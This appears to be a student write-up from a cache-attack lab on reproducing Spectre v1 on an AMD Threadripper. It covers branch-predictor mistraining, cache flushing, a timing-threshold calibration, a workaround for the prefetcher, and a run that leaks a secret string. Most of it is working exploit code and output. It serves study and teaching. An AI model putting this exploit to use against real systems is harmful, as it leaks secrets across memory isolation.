Training the global and local branch predictors


Pattern History Table (PHT)
2^m standard n-bit predictors
Branch address
4 bits
Branch outcomes
2 bits
Branch prediction
Branch History Register (BHR):
m-bit shift register
Exploit correlation:
(m,n) Branch Predictor Buffer
A global m-bit predictor uses the outcome of the last two branches to select one among four different predictors

Figure 1: Two-level branch predictor.

The experiment was conducted on an AMD Ryzen Threadripper 3960X, a 24-core, 48-thread processor with 1.5 MB of L1 cache, 12 MB of L2 cache, and 128 MB of L3 cache. Since this processor is based on the x86 instruction set, we model its branch predictor as a two-level branch predictor, as illustrated in Figure 1.

```
void victim_function(size_t x) {
  if (x < array1_size) {
    temp ^= array2[array1[x] * 512];
  }
}
```

```
00000000000011a9 <victim_function>:
     11a9: f3 0f 1e fa          endbr64
     11ad: 55                   push   %rbp
     11ae: 48 89 e5             mov   %rsp,%rbp
     11b1: 48 89 7d f8          mov   %rdi,-0x8(%rbp)
     11b5: 8b 05 65 2e 00 00    mov   0x2e65(%rip),%eax     # 4020
<array1_size>
     11bb: 89 c0                mov   %eax,%eax
     11bd: 48 39 45 f8          cmp   %rax,-0x8(%rbp)
     11c1: 73 33                jae   11f6 <victim_function+0x4d>
     11c3: 48 8d 15 76 2e 00 00 lea   0x2e76(%rip),%rdx     # 4040 <array1>
     11ca: 48 8b 45 f8          mov   -0x8(%rbp),%rax
     11ce: 48 01 d0             add   %rdx,%rax
     11d1: 0f b6 00             movzbl (%rax),%eax
     11d4: 0f b6 c0             movzbl %al,%eax
     11d7: c1 e0 09             shl   $0x9,%eax
     11da: 48 98                  cltq
     11dc: 48 8d 15 bd 2f 00 00  lea    0x2fbd(%rip),%rdx      # 41a0 <array2>
     11e3: 0f b6 14 10            movzbl (%rax,%rdx,1),%edx
     11e7: 0f b6 05 b2 2f 02 00  movzbl 0x22fb2(%rip),%eax        # 241a0
<temp>
     11ee: 31 d0                  xor    %edx,%eax
     11f0: 88 05 aa 2f 02 00     mov    %al,0x22faa(%rip)      # 241a0 <temp>
     11f6: 90                     nop
     11f7: 5d                     pop    %rbp
     11f8: c3                     ret
```

Figure 2: Code sample from `victim_function`.

Figure 2 depicts the victim function. The objective is to train the CPU's branch predictor to consistently speculatively execute the contents of the `if` statement, thereby allowing any element in `array2` to be loaded into the cache. Based on the function's disassembly, we aim to avoid taking the conditional jump at address `0x11c1`. This corresponds to filling the corresponding element of `0x11c1` in the PHT in Figure 1 to something similar to **Strongly Not Taken**. Similarly, the BHR in Figure 1 should also point to the same column in the PHT.

To achieve this, we repeatedly call `victim_function` with valid inputs (`training_x`) to reinforce the predictor's behavior, and then use the invalid input (`malicious_x`) on every second iteration. As illustrated in Figure 3, `victim_function` is called with `malicious_x` once every two iterations, while `training_x` is used in all other cases.

Empirically, I found that calling with `malicious_x` once every 2 to 6 iterations, and repeating the process at least twice to be sufficient to conduct the spectre attack. I did not try training with more than 6 iterations. The outer loop (with i) seems to be important as unrolling the loop prevents the attack from conducting successfully.

```
int training_x = tries % array1_size;
for (int i = 0; i < 4; ++i) {
  // Extending the side channel (see Figure 4)
  _mm_clflush(&array1_size);
  for (volatile int z = 0; z < 100; z++) {}
  // i % 2 - 1 == 0xffff....ffff for i even, 0 for i odd
  // So x = training_x when i is even, and x = malicious_x when i is odd
  x = malicious_x ^ ((i % 2 - 1) & (malicious_x ^ training_x));
  victim_function(x);
}
```

Figure 3: Code sample of the main branch predictor training loop in `attack`.

Extending the side channel

To extend the side channel, we would like to increase the time between branch prediction and branch resolution. This ensures that the body of the branch is more likely to be speculatively executed, increasing our success rate.

From Figure 2, we can see that branch resolution depends on the variables `x` and `array1_size`. To delay branch resolution, we can try evicting `x` and `array1_size` from the cache. However, it would be difficult to evict x from the cache since we need to access it to pass it as an argument to the function (the value would also likely be in the %rdi register). Therefore, array1_size is evicted from the cache before calling victim_function from attack to delay branch resolution (Figure 4).

```
_mm_clflush(&array1_size);
// Delay to ensure clflush is effective
for (volatile int z = 0; z < 100; z++) {}
// _mm_mfence();
```

Figure 4: Code sample to evict array1_size from the cache.

In practice, we found that the empty for loop after _mm_clflush is more important than _mm_mfence to ensure that array1_size is properly flushed from the cache. The attack performs correctly even without the call to _mm_mfence.

Improving the attack accuracy

To determine the cycle threshold for identifying cache misses on our CPU, we used the code shown in Figure 5 to measure the latency difference between accessing a variable from the cache versus from main memory. Empirically, cache hits typically exhibit latencies in multiples of 38 cycles, with most falling below 100 cycles. Based on these observations, we set 100 cycles as the threshold for distinguishing cache hits from misses in our attack.

```
int variable_to_flush = 100;

int main() {
  _mm_clflush(&variable_to_flush);

  for (volatile int i = 0; i < 1000; i++); // wait for clflush to commit
  _mm_mfence(); // memory fence to ensure all previous operations are
complete

  volatile unsigned int junk = 0;
  uint64_t t0 = __rdtscp(&junk);
  variable_to_flush++;
  uint64_t delta = __rdtscp(&junk) - t0;

  printf("Time taken to access variable_to_flush: %lu cycles\n", delta);

  t0 = __rdtscp(&junk);
  variable_to_flush++;
  delta = __rdtscp(&junk) - t0;

  printf("Time taken to access variable_to_flush again: %lu cycles\n",
delta);
  return 0;
}
```

Figure 5: Code sample to identify the latency difference between a cache miss and hit.

```
$ ./diff
Time taken to access variable_to_flush: 494 cycles
Time taken to access variable_to_flush again: 114 cycles
$ ./diff
Time taken to access variable_to_flush: 418 cycles
Time taken to access variable_to_flush again: 38 cycles
$ ./diff
Time taken to access variable_to_flush: 532 cycles
Time taken to access variable_to_flush again: 38 cycles
$ ./diff
Time taken to access variable_to_flush: 532 cycles
Time taken to access variable_to_flush again: 76 cycles
```

Figure 6: Result of executing the code in Figure 5.

We also observed that compiling with `gcc` on any optimization level higher than `-O0` can interfere with the attack. While using `-O1` still allowed the attack to succeed, the score difference between the highest-ranked and second-ranked characters was significantly smaller, making the results less reliable.

Additional problems solved

The original code provided in the cache attack lab did not work as expected on my system, as the hardware prefetcher would prefetch the next element in `array2` based on a fixed stride pattern. This caused every access to appear as a cache hit, undermining the effectiveness of the attack. To address this, I modified the access pattern to be pseudo-random, preventing the prefetcher from accurately predicting future accesses (Figure 7).

```c
// Measure timing for array2 access
volatile unsigned int junk = 0;
for (int i = 0; i < 256; i++) {
  // Pseudo-random to prevent stride prediction
  int rand_i = ((i * 167) + 13) & 0xFF;

  uint64_t t0 = __rdtscp((uint32_t *)&junk);
  junk = array2[rand_i * 512];
  uint64_t delta_t = __rdtscp((uint32_t *)&junk) - t0;

  if (delta_t < THRESHOLD && rand_i != tries % array1_size) {
    results[rand_i]++;
  }
}
```

Figure 7: Code sample to time accesses to `array2`.

Results

In conclusion, we successfully and consistently recovered the secret string by exploiting the CPU’s branch predictor (Figure 8). While the first ~20 ASCII characters often showed non-zero scores, the gap between the highest and second-highest scores was typically large enough to reliably identify the correct character, making our attack highly effective.

```
$ ./attack
Putting 'The Magic Words are Squeamish Ossifrage.' in memory, address 0x5da4d4167008
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffdfc8... Success: 0x54='T' score=996 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfc9... Success: 0x68='h' score=997 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfca... Success: 0x65='e' score=998 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfcb... Success: 0x20=' ' score=994 (second best: 0x07='?' score=64)
Reading at malicious_x = 0xffffffffffffdfcc... Success: 0x4D='M' score=996 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfcd... Success: 0x61='a' score=983 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfce... Success: 0x67='g' score=985 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfcf... Success: 0x69='i' score=987 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd0... Success: 0x63='c' score=994 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd1... Success: 0x20=' ' score=991 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd2... Success: 0x57='W' score=992 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd3... Success: 0x6F='o' score=992 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd4... Success: 0x72='r' score=979 (second best: 0x03='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd5... Success: 0x64='d' score=990 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd6... Success: 0x73='s' score=994 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd7... Success: 0x20=' ' score=995 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd8... Success: 0x61='a' score=993 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfd9... Success: 0x72='r' score=998 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfda... Success: 0x65='e' score=957 (second best: 0x03='?' score=68)
Reading at malicious_x = 0xffffffffffffdfdb... Success: 0x20=' ' score=997 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfdc... Success: 0x53='S' score=998 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfdd... Success: 0x71='q' score=999 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfde... Success: 0x75='u' score=993 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfdf... Success: 0x65='e' score=988 (second best: 0x03='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe0... Success: 0x61='a' score=996 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe1... Success: 0x6D='m' score=1000 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe2... Success: 0x69='i' score=997 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe3... Success: 0x73='s' score=988 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe4... Success: 0x68='h' score=996 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe5... Success: 0x20=' ' score=996 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe6... Success: 0x4F='O' score=994 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe7... Success: 0x73='s' score=989 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe8... Success: 0x73='s' score=998 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfe9... Success: 0x69='i' score=971 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfea... Success: 0x66='f' score=974 (second best: 0x03='?' score=131)
Reading at malicious_x = 0xffffffffffffdfeb... Success: 0x72='r' score=997 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfec... Success: 0x61='a' score=997 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfed... Success: 0x67='g' score=992 (second best: 0x01='?' score=63)
Reading at malicious_x = 0xffffffffffffdfee... Success: 0x65='e' score=987 (second best: 0x02='?' score=63)
Reading at malicious_x = 0xffffffffffffdfef... Success: 0x2E='.' score=984 (second best: 0x04='?' score=63)
```

Figure 8: Result of the attack.